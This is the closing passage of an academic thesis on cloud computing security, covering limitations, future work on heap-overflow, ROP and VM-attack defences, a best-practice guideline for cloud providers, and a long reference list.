The tested sample size is small for both qualitative research and quantitative research. The potential impact of this limitation of sample size is the experiment result might have little partial difference, but no serious error. To mitigate this limitation's impact, the only way is to greatly increase fund and human being research resources.

8.3 Future Research Directions

The successful defensive rate, performance overhead, and the implementing difficulty of three novel defensive countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs need to be improved further. We shall make them more robust, reducing their performance overhead, and reducing the implementing difficulty. Malicious attackers might improve existing evading techniques for defensive countermeasures of heap overflow, ROP, and cyberattacks launched inside VMs, even invent new evading techniques. Therefore, it is indispensable to continuously improve the three defensive countermeasures proposed by this study. The development of following robust defensive countermeasures is a logical and important extensions to this research that could help further understanding of the problem.

To strengthen the security defence against various cyberattacks of the cloud

This thesis has focused on providing countermeasures to eliminate vulnerabilities of the cloud. As the defensive ability of small terminals, e.g., smartphones, and tablets, is quite weak because they cannot be installed with too large size defensive countermeasures of software and hardware against cyberattacks, thus they confront greater potential threats. Moreover, more cloud computing terminals are connected to 4G in recent years or 5G, even 6 G in the future networks of cloud computing. This is one of the most network security fields that we shall research. An in-depth study of the cyberattacks in the cloud would be a useful contribution.

Developing a robust heap overflow defensive countermeasure

To strengthen defensive countermeasures against various evasion for ASLR, DEP, invoking UNLINK, executing shellcode without authority, preventing memory address modification, preventing modifying integers in heap to process malicious codes, preventing malicious substring of format string commands, preventing the size field of a formerly distributed chunk of an "an-entry" structure modified, prevent unlink() macro or frontlink() macro to corrupt heap applied, no divided data is permitted and apply ASLR, and research other potential approaches to alter function pointers. The development of a robust heap overflow defensive countermeasure would be an important extension to this research.

Developing a robust ROP defensive countermeasure

To strengthen preventing malicious utilize library snippets, its turning-complete features, deadlocks, race conditions, ordering violation, and restrain "libc" system call function code snippets without authority. To understand more complicated high-level semantics of software computing programs, strengthen detecting high-level semantic ROP attacks. To smoothly couple with instrumentation support or compiler transformation and less or even without requesting existing systems modification. To strengthen detect the purpose of "nop" instruction, long useful gadget. Having the ability to discover all

non-ASLR libraries and randomize them to increase the difficulty of finding and chaining gadgets in libraries. The development of a robust ROP defensive countermeasure would be a useful contribution.

Improving cyberattacks launched inside of VMs defensive countermeasure

To strengthen the protection of virtualization component, data, and computing allocated resource isolation, preventing computing resource information leaking. To research how to effectively prevent altering the code of the VM and access the address space of the host process through the inhabited VM process level without the privileged authority when the VM reboot. Besides improving software's defensive ability, it is also another important approach to strengthen hardware to resist all sorts of cyberattacks against the cloud. The development of robust cloud computing defensive countermeasures is a logical and important extensions to this research.

8.4 Best Practice Guideline for Practitioners

In Chapter 7, this study suggests adopting comprehensive defensive countermeasures to defend cyberattacks against the cloud. Defensive countermeasures shall start from the first stage of the cloud computing development life cycle to eliminate any potential vulnerability in software design, coding, hardware design, and production. All software must be updated to the latest version patch and multiple defensive countermeasures are recommended. All unnecessary features of hardware or software must be disabled.

Each cloud service provider must set its IT security policy and strictly enforce it to execute. The information security policy, guidelines, and procedure must be periodically reviewed and updated based on continual environmental and situational change. It must clearly define and inform clients of its information security policy in relation to the use of its IT services and facilities. Relative laws and standard regulations, ethical principles, and codes of conduct must be obeyed. Security control is effective to protect data, specific to cloud-related areas such as multi-tenancy, virtualization, secure use of cloud services, and data location. The network security management plan must adopt a centralization defensive system. It is necessary to provide sufficient security training courses for all involved cloud computing people, including cloud computing end users. It is especially important to educate them on how to defend the social engineering attack.

A disaster recovery plan must be set up to minimize the losses when a cyberattack causes a disaster. An emergency team must be able to handle all emergency issues to cover hardware, software, data, and connectivity. Therefore, this study recommends adopting comprehensive defensive countermeasures and setting up a system recovery strategy to cope with potential disasters.

References

[1] Mell, P. & Grance, T. (2011). The NIST definition of Cloud Computing. National Institute of Standards and Technology.

[2] Alani, M. (2016). Elements of Cloud Computing Security: A Survey of Key Practicalities. Springer.

[3] Ghaffari, F., Gharaee, H. & Arabsorkhi, A. (2019). Cloud security issues based on people, process and technology model: A survey. In International Conference on Web Research (ICWR) (p. 196-202).

[4] Amara, N., Zhiqui, H. & Ali, A. (2017). Cloud computing security threats and attacks with their mitigation techniques. In International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC) (p. 244-251).

[5] Gruschka, N. & Jensen, M. (2010). Attack surfaces: A taxonomy for attacks on cloudReferences 212 services. In IEEE International Conference on Cloud Computing (p. 276-279).

[6] Masetic, Z., Hajdarevic, K. & Dogru, N. (2017). Cloud computing threats classification model based on the detection feasibility of machine learning algorithms. In International Convention on Information and Communication Technology, Electronics and Microelectronics (MIPRO) (p. 1314-1318).

[7] Bharadwaj, D., Bhattacharya, A. & Chakkaravarthy, M. (2018). Cloud threat defense–a threat protection and security compliance solution. In IEEE International Conference on Cloud Computing in Emerging Markets (CCEM) (p. 95-99).

[8] Ahsan, K. (2002). Covert Channel Analysis and Data Hiding in TCP/IP. The University of Toronto, Canada.

[9] Di, A. O., Ruisheng, S., Lan, L., & Yueming, L. (2019). On the large-scale traffic DDoS threat of space backbone network. In 2019 IEEE 5th Intl Conference on Big Data Security on Cloud (BigDataSecurity), IEEE Intl Conference on High

Performance and Smart Computing,(HPSC) and IEEE Intl Conference on Intelligent Data and Security (IDS) (pp. 192-194). IEEE.

[10] Xu, Z., Zhang, J., Ai, S., Liang, C., Liu, L., & Li, Y. (2021). Offensive and Defensive Countermeasure Technology of Return-Oriented Programming. In 2021 IEEE International Conferences on Internet of Things (iThings) and IEEE Green Computing & Communications (GreenCom) and IEEE Cyber, Physical & Social Computing (CPSCom) and IEEE Smart Data (SmartData) and IEEE Congress on Cybermatics (Cybermatics) (pp. 224-228). IEEE.

[11] Niglas, K. (2009). How the novice researcher can make sense of mixed methods designs. *International Journal of Multiple Research Approaches*, *3*(1), 34-46.

[12] Bryman, A. (2006). Integrating quantitative and qualitative research: How is it done? Qualitative Research, 6(1), 97-113.

[13] Zhong, Y., & Liu, J. J. (2022). How Does the Virtual Reality work on Science Education: An Exploratory Study of Emotional Effects on Learning. In *2022 IEEE 2nd International Conference on Educational Technology (ICET)* (pp. 105- 109). IEEE

[14] Ryskeldiev, B., Zimmermann, J., Billinghurst, M., Kunze, K., Li, J., & Williamson, J. (2022, October). Design and User Research in AR/VR/MR. In *2022 IEEE International Symposium on Mixed and Augmented Reality Adjunct (ISMAR-Adjunct)* (pp. 222-222). IEEE.

[15] Chowdhury, F. (2017). Modelling cyberattacks. International Journal of Network Security & Its Applications, 9.

[16] Rashid, N., Wan, J., Quiros, G., Canedo, A. & Faruque, M. A. (2017). Modeling and simulation of cyberattacks for resilient cyber-physical systems. In IEEE Conference on Automation Science and Engineering (CASE) (p. 988-993).

[17] McDaniel, L. & Nance, K. (2016). Mitigating 0-day through heap techniques—An empirical study. In Hawaii International Conference on System Sciences (HICSS) (p. 5569-5577).

[18] Jia, X., Wang, R., Jiang, J., Zhang, S. & Liu, P. (2013). Defending return-oriented programming based on virtualization techniques. Security and Communication Networks, 6(10), 1236-1249.

[19] Li, M., Lu, Y., Huang, H., Zhang, C. & Zhao, J. (2020). Research on automatic exploitation of house of spirit heap overflow vulnerability. In IEEE Information Technology, Networking, Electronic and Automation Control Conference (ITNEC) (Vol. 1, p. 751-757).

[20] Erickson, Jon, 1977. Hacking : the art of exploitation / Jon Erickson. -- 2nd ed. p. cm. ISBN-13: 978-1-59327-144-2 ISBN-10: 1-59327-144-1

[21] Ding, B., Wu, Y., He, Y., Tian, S., Guan, B. & Wu, G. (2012). Return-oriented programming attack on the Xen hypervisor. In International Conference on Availability, Reliability and Security (p. 479-484).

[22] Weidler, N., Brown, D., Mitchel, S., Anderson, J., Williams, J., Costley, A. & Gerdes, R. (2017). Return-oriented programming on a cortex-M processor. In IEEE Trustcom/BigDataSE/ICESS (p. 823-832).

[22] Checkoway, S., Davi, L., Dmitrienko, A., Sadeghi, A., Shacham, H. & Winandy, M. (2010). Return-oriented programming without returns. In ACM Conference on Computer and Communications Security (p. 559-572).

[23] Silitonga, A., Gassoumi, H., & Becker, J. (2020). MiteS: Software-based Microarchitectural Attacks and Countermeasures in networked AP SoC Platforms. In *2020 IEEE 14th International Conference on Anti-counterfeiting, Security, and Identification (ASID)* (pp. 65-71). IEEE.

[24] Lehniger, K., & Langendörfer, P. (2022). Through the Window: On the exploitability of Xtensa's Register Window Overflow. In *2022 32nd International Telecommunication Networks and Applications Conference (ITNAC)* (pp. 353-358). IEEE.

[25] AbdElaal, A. S. A., Lehniger, K., & Langendörfer, P. (2021). Incremental code updates exploitation as a basis for return oriented programming attacks on resource-constrained devices. In 2021 5th Cyber Security in Networking Conference (CSNet) (pp. 55-62). IEEE.

[26] Wang, Xie, P., Wang, Y. & Rong, Z. (2018). A survey of return-oriented programming attack, defense and its benign use. In Asia Joint Conference on Information Security (AsiaJCIS) (p. 83-88).

[27] Hund, R., Holz, T. & Freiling, F. (2009). Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In USENIX Security Symposium (p.383- 398).

[28] Szor, P. (2007). Trusted computer system evaluation “The Orange Book”. U.S. Patent, No. 7,287,283.

[29] McClure, S., Scambray, J., Kurtz, G. & Kurtz, G. (2009). Hacking Exposed: Network Security Secrets and Solutions. McGraw-Hill Companies.

[30] Kumara, A. & Jaidhar, C. (2015). Hypervisor and virtual machine dependent intrusion detection and prevention system for virtualized cloud environment. In International Conference on Telematics and Future Generation Networks (p. 28-33).

[31] Sabahi, F. (2012). Secure virtualization for cloud environment using hypervisor-based technology. International Journal of Machine Learning and Computing, 2(1), 39.

[32] Demir, O. & Ghose, K. (2004). Maintaining useful server throughput under load attacks using active NIC portals. In Global Telecommunications Conference (Vol. 4, p. 2140-2145).

[33] Duflot, L., Perez, Y., Valadon, G. & Levillain, O. (2010). Can you still trust yourReferences 211 network card. CanSecWest/Core10.

[34] Puppy, R. F. (1998). NT web technology vulnerabilities. Phrack Magazine, 8(54).

[35] Shahriar, H., & Zulkernine, M. (2012). Information-theoretic detection of sql injection attacks. In International Symposium on High-Assurance Systems Engineering (HASE), pp. 40-47.

[36] Qian, X. U. E., & Peng, H. E., (2011) On Defense and Detection of SQL SERVER Injection Attack. In Proceedings of International Conference on Security Systems, pp. 978.

[37] Ficco, M., Coppolino, L., & Romano, L. (2009). A weight-based symptom correlation approach to SQL injection attacks. In Fourth Latin-American Symposium on Dependable Computing, (LADC'09) pp. 9-16.

[38] Wei, T., Ju-Feng, Y., Jing, X., & Guan-Nan, S. (2012). Attack model based penetration test for SQL injection vulnerability. In IEEE Conference on Computer Software and Applications Conference Workshops (COMPSACW), pp. 589-594.

[39] Xue, P.C., (2011). SQL injection attack and guard technical research.Procedia Engineering, 15, 4131-4135.

[40] Haradwaj, R., Bhattacharya, A. & Chakkaravarthy, M. (2018). Cloud threat defense–a threat protection and security compliance solution. In IEEE International Conference on Cloud Computing in Emerging Markets (CCEM) (p. 95-99).

[41] Mishra, P., Pilli, E., Varadharajan, V. & Tupakula, U. (2017). Out-VM monitoring for malicious network packet detection in cloud. ISEA Asia Security and Privacy (ISEASP).

[42] Bhadauria, R., & Sanyal, S. (2012). Survey on security issues in cloud computing and associated mitigation techniques. *arXiv preprint arXiv:1204.0764*.

[43] Jamieson, K. (2018). Cyberwar: How Russian Hackers and Trolls Helped Elect A President: What We Don't, Can't, and Do Know. Oxford University Press.

[44] Sandberg, B. (2019). Art hacking for business innovation: An exploratory case study on applied artistic strategies. Journal of Open Innovation: Technology, Market, and Complexity, 5(1), 20.

[45] Kil, C., Jun, J., Bookholt, C., Xu, J., & Ning, P. (2006, December). Address space layout permutation (ASLP): Towards fine-grained randomization of commodity software. In 2006 22nd Annual Computer Security Applications Conference (ACSAC'06) (pp. 339-348). IEEE.

[46] Stojanovski, N., Gusev, M., Gligoroski, D., & Knapskog, S. J. (2007). Bypassing data execution prevention on microsoftwindows xp sp2. In The Second International Conference on Availability, Reliability and Security (ARES'07) (pp. 1222-1226). IEEE.

[47] Shacham, H. (2007). The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Proceedings of the 14th ACM conference on Computer and communications security (pp. 552-561).

[48] Bletsch, T., Jiang, X., Freeh, V. & Liang, Z. (2011). Jump-oriented programming: A new class of code-reuse attack. In ACM Symposium on Information, Computer and Communications Security (p. 30-40).

[49] Payer, M. (2011). String Oriented Programming Circumventing ASLR, DEP, and Other Guards. Citeseer.

[50] Bittau, A., Belay, A., Mashtizadeh, A., Mazières, D. & Boneh, D. (2014). Hacking blind. In IEEE Symposium on Security and Privacy (p. 227-242).

[52] Schuster, F., Tendyck, T., Liebchen, C., Davi, L., Sadeghi, A. & Holz, T. (2015). Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications. In IEEE Symposium on Security and Privacy (p. 745-762).

[53] Mabon, R. (2016). Sigreturn oriented programming is a real threat. Informatik.

[54] Guo, Y., Chen, L. & Shi, G. (2018). Function-oriented programming: A new class of code reuse attack in c applications. In IEEE Conference on Communications and Network Security (CNS) (p. 1-9).

[55] Hu, H., Shinde, S., Adrian, S., Chua, Z., Saxena, P. & Liang, Z. (2016). Data-oriented programming: On the expressiveness of non-control data attacks. In IEEE Symposium on Security and Privacy (SP) (p. 969-986).

[56] Manavi, S., Mohammadalian, S., Udzir, N. & Abdullah, A. (2012). Hierarchical secure virtualization model for cloud. In International Conference on Cyber Security, Cyber Warfare and Digital Forensic (CyberSec) (p. 219-224).

[57] Gayatri, P., Venunath, M., Subhashini, V. & Umar, S. (2018). Securities and threats of cloud computing and solutions. In International Conference on Inventive Systems and Control (ICISC) (p. 1162-1166).

[58] Kaufman, M. (2010). Can public-cloud security meet its unique challenges? IEEE Security & Privacy, 8(4), 55-57.

[60] Saeed, A., Garraghan, P., & Hussain, S. A. (2020). Cross-VM network channel attacks and countermeasures within cloud computing environments. *IEEE Transactions on Dependable and Secure Computing*, *19*(3), 1783-1794.

[61] Jensen, M., Schwenk, J., Gruschka, N. & Iacono, L. (2009). On technical security issues in cloud computing. In IEEE International Conference on Cloud Computing (p. 109-116).

[62] Wu, Ding, Y., Winer, C. & Yao, L. (2010). Network security for virtual machine in cloud computing. In International Conference on Computer Sciences and Convergence Information Technology (ICCIT) (p. 18-21).

[63] Scarfone, K. (2011). Guide to Security for Full Virtualization Technologies. Diane Publishing Co.

[64] Duflot, L., Perez, Y. & Morin, B. (2011). What if you can't trust your network card? In International Workshop on Recent Advances in Intrusion Detection (p. 378-397).

[65] Riddle, A. & Chung, S. (2015). A survey on the security of hypervisors in cloud computing. In IEEE International Conference on Distributed Computing Systems Workshops (ICDCSW) (p. 100-104).References 217

[66] Szefer, J., Keller, E., Lee, R. & Rexford, J. (2011). Eliminating the hypervisor attack surface for a more secure cloud. In ACM Conference on Computer and Communications Security (p. 401-412).References 218

[67] Perez-Botero, D., Szefer, J. & Lee, R. (2013). Characterizing hypervisor vulnerabilities in cloud computing servers. In International Workshop on Security in Cloud Computing (p. 3-10).

[68] Tubaishat, A. (2019). Security in cloud computing: State-of-the-art, key features, challenges, and opportunities. In International Conference on Computer and Communication Systems (ICCCS) (p. 311-315).

[69] Luo, Lin, Z., Chen, X., Yang, Z. & Chen, J. (2011). Virtualization security for cloud computing service. In International Conference on Cloud and Service Computing (p. 174-179). References 215

[70] Liu, Ren, L. & Bai, H. (2014). Mitigating Cross-VM Side Channel Attack on Multiple Tenants Cloud Platform. JCP, 9(4), 1005-1013.

[71] Ferrie, P. (2007). Attacks on more virtual machine emulators. Symantec Technology Exchange, 55.

[72] Ren, X. & Zhou, Y. (2016). A review of virtual machine attack based on xen. In MATEC Web of Conferences EDP Sciences (Vol. 61, p. 03003).

[73] Garfinkel, T. & Rosenblum, M. (2005). A virtual machine introspection based architecture for intrusion detection. NDSS, 3(2003), 191-206.

[74] Mather, T., Kumaraswamy, S. & Latif, S. (2009). Cloud Security and Privacy: An Enterprise Perspective on Risks and Compliance. O'Reilly Media, Inc.

[75] Lubna, Alaa, A., Bashaer, A. & Noof, A. (2019). A survey on the security of cloud computing. In International Conference on Computer Applications & Information Security.

[76] Daniel, E., Durga, S. & Seetha, S. (2019). Panoramic view of cloud storage security attacks: An insight and security approaches. In International Conference on Computing Methodologies and Communication (ICCMC) (p. 1029-1034).

[77] Kirch, J. (2007). Virtual machine security guidelines. The Centre for Internet Security.

[78] McIntosh, M. & Austel, P. (2005). XML signature element wrapping attacks and countermeasures. In Workshop on Secure Web Services (p. 20-27).

[79] Kizza, J. (2005). Computer network security. Springer Science & Business Media.

[80] Scambray, J., Shema, M. & Sima, C. (2006). Hacking exposed: Web applications. San Francisco: McGraw-Hill.

[81] Zhang, J., Zheng, L., Gong, L., Gu, Z.: A survey on security of cloud environment: Threats, solutions, and innovation. In IEEE Third International Conference on Data Science in Cyberspace (DSC) (pp. 910-916) (2018).

[82] Govindavajhala, S. & Appel, A. (2003). Using memory errors to attack a virtual machine. In IEEE Symposium on Security and Privacy (p. 154-165).

[83] Heen, O., Neumann, C., Montalvo, L. & Defrance, S. (2012). Improving the resistance to side-channel attacks on cloud storage services. In International Conference on New Technologies, Mobility and Security (NTMS) (p. 1-5).

[84] Cabuk, S., Brodley, C. & Shields, C. (2004). IP covert timing channels: Design and detection. In ACM Conference on Computer and Communications Security (p. 178-187).

[85] Kim, M., Ju, H., Kim, Y., Park, J. & Park, Y. (2010). Design and implementation of mobile trusted module for trusted mobile computing. IEEE Transactions on Consumer Electronics, 56(1).

[86] Godfrey, M. & Zulkernine, M. (2013). A server-side solution to cache-based sidechannel attacks in the cloud. In International Conference on Cloud Computing (p. 163-170).

[87] Wu, Ding, L., Lin, Y., Min-Allah, N. & Wang, Y. (2012). XenPump: A new method to mitigate timing channel in cloud computing. In International Conference on Cloud Computing (p. 678-685). References 219

[88] Yang, C., Guo, Y., Hu, H., Liu, W. & Wang, Y. (2019). An effective and scalable VM migration strategy to mitigate cross-VM side-channel attacks in cloud. China Communications, 16(4), 151-171.

[89] Martin, R., Demme, J. & Sethumadhavan, S. (2012). Timewarp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. ACM SIGARCH Computer Architecture News, 40(3), 118-129.

[90] Ristenpart, T., Tromer, E., Shacham, H. & Savage, S. (2009). Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In ACM Conference on Computer and communications security (p. 199-212).

[91] Yu, S., Xiaolin, G., Jiancai, L., Xuejun, Z. & Junfei, W. (2013). Detecting vms co-residency in cloud: Using cache-based side channel attacks. Elektronika Ir Elektrotechnika, 19(5), 73-78.

[92] Bates, A., Mood, B., Pruse, J. P. H., Valafar, M. & Butler, K. (2012). Detecting co-residency with active traffic analysis techniques. In ACM Workshop on Cloud Computing Security (p. 1-12).

[93] Gray, J. (1994). Countermeasures and tradeoffs for a class of covert timing channels. The Centre, 30.

[94] Liu, Wang, A., Zang, W., Yu, M. & Chen, S. (2018). Empirical evaluation of the hypervisor scheduling on side channel attacks. In International Conference on Communications (ICC) (p. 1-6). Lombardi, F. & Pietro, R. D. (2011). Secure virtualization for cloud computing. Journal of Network and Computer Applications, 34(4), 1113-1122.

[95] Zhou, Y. & Feng, D. (2005). Side-channel attacks: Ten years after its publication and the impacts on cryptographic module security testing. IACR Cryptology, 388.

[96] Gligor, V. (1994). A guide to understanding covert channel analysis of trusted systems. The Centre, 30.

[97] Seshadri, A., Luk, M., Qu, N. & Perrig, A. (2007). Secvisor: A tiny hypervisor to provide lifetime kernel code integrity for commodity OSes. ACM SIGOPS Operating Systems Review, 41(6), 335-350.

[98] Boivie, R., Saileshwar, G., Chen, T., Segal, B., & Buyuktosunoglu, A. (2021, June). Hardware Support for Low-Cost Memory Safety. In 2021 51st Annual IEEE/IFIP International Conference on Dependable Systems and Networks-Supplemental Volume (DSN-S) (pp. 57-60). IEEE.

[99] Kumar, P., and Pateriya, R.K. (2012). A Survey on SQL injection attacks, detection and prevention techniques, In Proceedings of the third International Conference on Computing Communication & Networking Technologies, pp.1 – 5

[100] Qin, J., Li, M., Shi, L., & Yu, X. (2017). Optimal denial-of-service attack scheduling with energy constraint over packet-dropping networks. IEEE Transactions on Automatic Control, 63(6), 1648-1663.

[101] Eid, M. S. A., & Aida, H. (2017). Secure Double-layered Defense against HTTP-DDoS Attacks. In 2017 IEEE 41st Annual Computer Software and Applications Conference (COMPSAC) (Vol. 2, pp. 572-577). IEEE.

[102] Tey, C. & Gao, D. (2013). Defending against heap overflow by using randomization in nested virtual clusters. In International Conference on Information and Communications Security (p. 1-16). Springer.

[103] Balasubramanian, P. (2015). U.S. Patent No. 8,930,657. U.S. Patent and Trademark Office.

[104] Zeng, Q., Zhao, M. & Liu, P. (2015). Heaptherapy: An efficient end-to-end solution against heap buffer overflows. In Annual IEEE/IFIP International Conference on Dependable Systems and Networks.

[105] Mouzarani, M., Sadeghiyan, B. & Zolfaghari, M. (2015). A smart fuzzing method for detecting heap-based buffer overflow in executable codes. In IEEE Pacific RimReferences 216 International Symposium on Dependable Computing (PRDC) (p. 42-49).

[106] Zhu, D., Li, Y., Pang, N. & Feng, W. (2016). An Android system vulnerability risk evaluation method for heap overflow. In International Conference on Enterprise Systems (ES) (p. 89-96).

[107] Duck, G. & Yap, R. (2016). Heap bounds protection with low fat pointers. In International Conference on Compiler Construction (p. 132-142).

[108] Boldyreva, A., Kim, T., Lipton, R. & Warinschi, B. (2016). Provably-secure remote memory attestation for heap overflow protection. In International Conference on Security and Cryptography for Networks (p. 83-103). Springer.

[109] Bao, T., Wang, R., Shoshitaishvili, Y. & Brumley, D. (2017). Your exploit is mine: Automatic shellcode transplant for remote exploits. In IEEE Symposium on Security and Privacy (SP) (p. 824-839).

[110] He, L., Cai, Y., Hu, H., Su, P., Liang, Z., Yang, Y., & Feng, D.: Automatically assessing crashes from heap overflows. In IEEE/ACM International Conference on Automated Software Engineering (ASE), pp. 274-279 (2017)

[111] Repel, D., Kinder, J. & Cavallaro, L. (2017). Modular synthesis of heap exploits. In The Workshop on Programming Languages and Analysis for Security (p. 25-35).

[112] Heelan, S., Melham, T. & Kroening, D. (2018). Automatic heap layout manipulation for exploitation. In USENIX Security Symposium (p. 763-779).

[113] Wu, Chen, Y., Xu, J., Xing, X., Gong, X. & Zou, W. (2018). FUZE: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In USENIX Security Symposium (p. 781-797).

[114] Eckert, M., Bianchi, A., Wang, R., Shoshitaishvili, Y., Kruegel, C. & Vigna, G. Heaphopper: Bringing bounded model checking to heap implementation security. In USENIX Security Symposium (p. 99-116).

[115] Di, B., Sun, J., Li, D., Chen, H. & Quan, Z. (2018). GMOD: A dynamic gpu memory overflow detector. In International Conference on Parallel Architectures and Compilation Techniques (p. 1-13).

[116] Zhang, J., Chengyuan, E. & Hu, A. (2018). A method of android application forensics based on heap memory analysis. In International Conference on Computer Science and Application Engineering (p. 1-5).

[117] Jin, Z., Chen, Y., Liu, T., Li, K., Wang, Z. & Zheng, J. (2019). A novel and fine grained heap randomization allocation strategy for effectively alleviating heap buffer overflow vulnerabilities. In International Conference on Mathematics and Artificial Intelligence (p. 115-122).

[118] Jun, J., Paik, Y., Min, G., Kim, S. & Han, Y. (2019). Fault tolerance technique offlining faulty blocks by heap memory management. ACM Transactions on Design Automation of Electronic Systems (TODAES), 1-25.

[119] Heelan, S., Melham, T. & Gollum, D. (2019). Modular and greybox exploit generation for heap overflows in interpreters. In ACM Conference on Computer and Communications Security (p. 1689-1706).

[120] Tubaishat, A. (2019, February). Security in cloud computing: State-of-the-art, key features, challenges, and opportunities. In *2019 IEEE 4th International Conference on Computer and Communication Systems (ICCCS)* (pp. 311-315). IEEE. []

[121] Liu, Olivier, P., Ravindran, B. & SlimGuard, B. (2019). A secure and memory-efficient heap allocator. In International Middleware Conference (p. 1-13).

[122] Huang, N., Huang, S., & Chang, C.: Analysis to heap overflow exploit in Linux with symbolic execution. In IOP Conference Series: Earth and Environmental Science, Vol.252, No. 4, pp. 042100. IOP Publishing (2019)

[123] Tian, D., Zeng, Q., Wu, D., Liu, P., & Hu, C. (2020). Semi-Synchronized Non-Blocking Concurrent Kernel Cruising. *IEEE Transactions on Cloud Computing*, *10*(2), 1428-1444.

[124] Luo, L., Zhang, Y., White, C., Keating, B., Pearson, B., Shao, X., ... & Fu, X. (2022). On Security of TrustZone-M Based IoT Systems. IEEE Internet of Things Journal.

[125] Onarlioglu, K., Bilge, L., Lanzi, A., Balzarotti, D., & Kirda, E. (2010, December). G-Free: defeating return-oriented programming through gadget-less binaries. In *Proceedings of the 26th Annual Computer Security Applications Conference* (pp. 49-58).

[126] Li, J., Wang, Z., Jiang, X., Grace, M., & Bahram, S. (2010, April). Defeating return-oriented rootkits with" return-less" kernels. In *Proceedings of the 5th European conference on Computer systems* (pp. 195-208).

[127] Davi, L., Sadeghi, A. R., & Winandy, M. (2011, March). ROPdefender: A detection tool to defend against return-oriented programming attacks. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security* (pp. 40-51).

[128] Fratrić, I. (2012). ROPGuard: Runtime prevention of return-oriented programming attacks. *Technical report*.

[129] Hiser, J., Nguyen-Tuong, A., Co, M., Hall, M., & Davidson, J. W. (2012, May). ILR: Where'd my gadgets go?. In *2012 IEEE Symposium on Security and Privacy* (pp. 571-585). IEEE.

[130] Wartell, R., Mohan, V., Hamlen, K. W., & Lin, Z. (2012, October). Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In *Proceedings of the 2012 ACM conference on Computer and communications security* (pp. 157-168).

[131] Xia, Y., Liu, Y., Chen, H., & Zang, B. (2012). CFIMon: Detecting violation of control flow integrity using performance counters. In IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2012) (pp. 1-12). IEEE.

[132] Zhang, C., Wei, T., Chen, Z., Duan, L., Szekeres, L., McCamant, S., ... & Zou, W. (2013, May). Practical control flow integrity and randomization for binary executables. In *2013 IEEE Symposium on Security and Privacy* (pp. 559-573). IEEE.

[133] Pappas, V., Polychronakis, M., & Keromytis, A. D. (2013). Transparent ROP Exploit Mitigation Using Indirect Branch Tracing. In *USENIX Security Symposium* (pp. 447-462).

[134] Billgren, P. (2014). Analysis of Defenses against Return Oriented Programming. *Department of Electrical and Information Technology Lund University*.

[135] Cheng, Y., Zhou, Z., Miao, Y., Ding, X., & Deng, R. H. (2014). ROPecker: A generic and practical approach for defending against ROP attack.

[136] Schwartz, E. J., Cohen, C. F., Gennari, J. S., & Schwartz, S. M. (2020). A generic technique for automatically finding defense-aware code reuse attacks. In Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (pp. 1789-1801).

[137] Biswas, A., Li, Z., & Tyagi, A. (2020). Control Flow Integrity in IoT Devices with Performance Counters and DWT. In *2020 IEEE International Symposium on Smart Electronic Systems (iSES)(Formerly iNiS)* (pp. 171-176). IEEE.

[138] Kreibich, C., Handley, M. & Paxson, V. (2001). Network intrusion detection: Evasion,References 214 traffic normalization, and end-to-end protocol semantics. In USENIX Security Symposium.

[139] Fisk, G., Fisk, M., Papadopoulos, C. & Neil, J. (2002). Eliminating steganography in internet traffic with active wardens. In International Workshop on Information Hiding (p. 18-35).

[140] Shankar, U., & Paxson, V. (2003). Active mapping: Resisting NIDS evasion without altering traffic. In 2003 Symposium on Security and Privacy, 2003. (pp. 44-61). IEEE.

[141] Kruegel, C., Robertson, W. & Vigna, G. (2004). Detecting kernel-level rootkits through binary analysis. In Annual Computer Security Applications Conference (p. 91-100).

[142] Christodorescu, M., Sailer, R., Schales, L., Sgandurra, D. & Zamboni, D. (2009). Cloud security is not (just) virtualization security: A short paper. In ACM Workshop on Cloud Computing Security (p. 97-102).

[143] Azab, M., Ning, P., Z. Wang, Z., Jiang, X., Zhang, X. & Skalsky, N. (2010). Hypersentry: Enabling stealthy in-context measurement of hypervisor integrity. In ACM Conference on Computer and Communications Security (p. 1-12).

[144] Kaufman, M. (2010). Can public-cloud security meet its unique challenges? IEEE Security & Privacy, 8(4), 55-57.

[145] Schmidt, M., Baumgartner, L., Graubner, P., Bock, D., & Freisleben, B. (2011, February). Malware detection and kernel rootkit prevention in cloud computing environments. In *2011 19th International Euromicro Conference on Parallel, Distributed and Network-Based Processing* (pp. 603-610). IEEE.

[146] Oyama, Y., & Hoshi, Y. (2011). A hypervisor for injecting scenario-based attack effects. In 2011 IEEE 35th Annual Computer Software and Applications Conference (pp. 682-687). IEEE.

[147] Srinivasan, M. K., Sarukesi, K., Keshava, A., & Revathy, P. (2012). ecloudids tier-1 ux-engine subsystem design and implementation using self-organizing map (som) for secure cloud computing environment. In *Recent Trends in Computer Networks and Distributed Systems Security: International Conference, SNDS 2012, Trivandrum, India, October 11-12, 2012. Proceedings 1* (pp. 432-443). Springer Berlin Heidelberg.

[148] Xia, Y., Liu, Y., Chen, H. & Zang, B. (2012). Defending against VM rollback attack. Dependable Systems and Networks Workshops (DSN-W), 1-5.

[149] Turnbull, L. & Shropshire, J. (2013). Breakpoints: An analysis of potential hypervisor attack vectors. In IEEE South East Conference (p. 1-6)).

[150] Wang & Karri, R. (2013). Numchecker: Detecting kernel control-flow modifying rootkits by using hardware performance counters. In ACM/EDAC/IEEE Design Automation Conference (DAC) (p. 1-7).

[151] Hwang, T., Shin, Y., Son, K. & Park, H. (2013). Design of a hypervisor-based rootkit detection method for virtualized systems in cloud computing environments. In AASRI Winter International Conference on Engineering and Technology (p. 27- 32).

[152] Ding, B., He, Y., Wu, Y. & Yu, J. (2013). Systemic threats to hypervisor non-control data. IET Information Security, 7(4), 349-354.

[153] Musavi, S. & Kharrazi, M. (2014). Back to static analysis for kernel-level rootkit detection. IEEE Transactions on Information Forensics and Security, 9(9), 1465-1476.

[154] Ahsan, K. (2016). An analysis of the cloud computing security problem. arXiv preprint arXiv:1609.01107.

